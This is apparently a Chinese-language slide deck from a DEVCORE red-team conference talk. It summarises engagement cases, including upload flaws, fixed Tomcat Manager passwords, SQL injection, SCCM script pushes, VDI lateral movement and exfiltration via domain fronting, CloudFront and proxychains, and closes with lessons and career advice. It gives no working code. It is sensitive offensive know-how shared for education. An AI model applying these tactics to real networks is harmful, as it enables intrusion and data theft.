- 管理介面存在上傳漏洞
- 服務提權
- 取得通訊金鑰




內部演練畫面  
僅公布於研討會

## 案例: 資產管理系統

---

- 取得金鑰後，自製程式直接對目標主機下指令




內部演練畫面  
僅公布於研討會

## 案例: 微軟系統中心配置管理器 SCCM

---

- 派送演練情境 script 進行特定目標檔案加密




內部演練畫面  
僅公布於研討會

## 案例: 網路實體隔離

---

- 網路實體隔離了
- IPMI 還是可以接到螢幕




內部演練畫面  
僅公布於研討會

## 案例: VMware vCenter vSwitch

---

- 用**虛擬**的 vSwitch 做  
網路**實體**隔離




內部演練畫面  
僅公布於研討會

## 案例: JumpServer

---

- 跳板機平台




內部演練畫面  
僅公布於研討會

## 案例: 特權帳號管理系統

---

- 特權帳號管理系統的 Tomcat Manager 服務使用**固定密碼**




內部演練畫面  
僅公布於研討會

## 案例: Control Center

---

- SQL Injection 撈到 Administrator 密碼




內部演練畫面  
僅公布於研討會

## 案例: 虛擬桌面 VDI

---

- 用不同身份登入，  
橫向移動到目標網  
段




內部演練畫面  
僅公布於研討會

## 案例: 密碼表

---

- 裡面用的都是難密碼、也符合密碼規範
- 密碼表的密碼不符合規範




內部演練畫面  
僅公布於研討會

## 案例: 密碼表的密碼

---

- Email 裡面看到



內部演練畫面  
僅公布於研討會

# Exfiltration

# Exfiltration

---

- Obfuscated Files or Information
- Data Transfer Size Limits
- Exfiltration Over C2 Channel
- Data from Information Repositories
- Archive Collected Data
- NTDS 密碼雜湊資料庫
- 演練前定義的機敏資訊
- 滲透到特殊網段帶出指定資訊
  - CDN
  - Domain Fronting
  - Proxychains

## 案例: Domain Fronting

---

- 內網環境限制對外連線




內部演練畫面  
僅公布於研討會

## 案例: Domain Fronting

---

- 修改 HTTP Host 即可正常連線




內部演練畫面  
僅公布於研討會

## 案例: CloudFront

---

- 透過 IP 無法連線
- 改用 CloudFront CDN 後成功連線



內部演練畫面  
僅公布於研討會


# 案例: Proxychains



# 結論

# 各個階段最常見的攻擊成功樣態

- Reconnaissance
  - 員工、供應商資訊外洩
- Initial Access
  - 供應商軟體服務存在 0-Day
- Persistence / Privilege Escalation
  - 弱密碼、已知漏洞
- Lateral Movement
  - 使用合法帳號活動
- Exfiltration
  - 正常連線行為



## 紅隊成員建議

---

- 案例有趣的部分，背後是你可能覺得很枯燥乏味的**基本功**
- 建立在對**攻防技術的專精**上
- 培養**跨領域的知識**，更有能力創造演練過程中有趣的部分
- 找到自己在團隊中的**角色定位**
- 資安不是只有 Trick，重點是**解決問題的能力**

**DEV**✓**CORE**

SECURITY  
CONSULTING

感謝聆聽，請多指教！

✉ [ding@devco.re](mailto:ding@devco.re)

戴夫寇爾股份有限公司  
[contact@devco.re](mailto:contact@devco.re)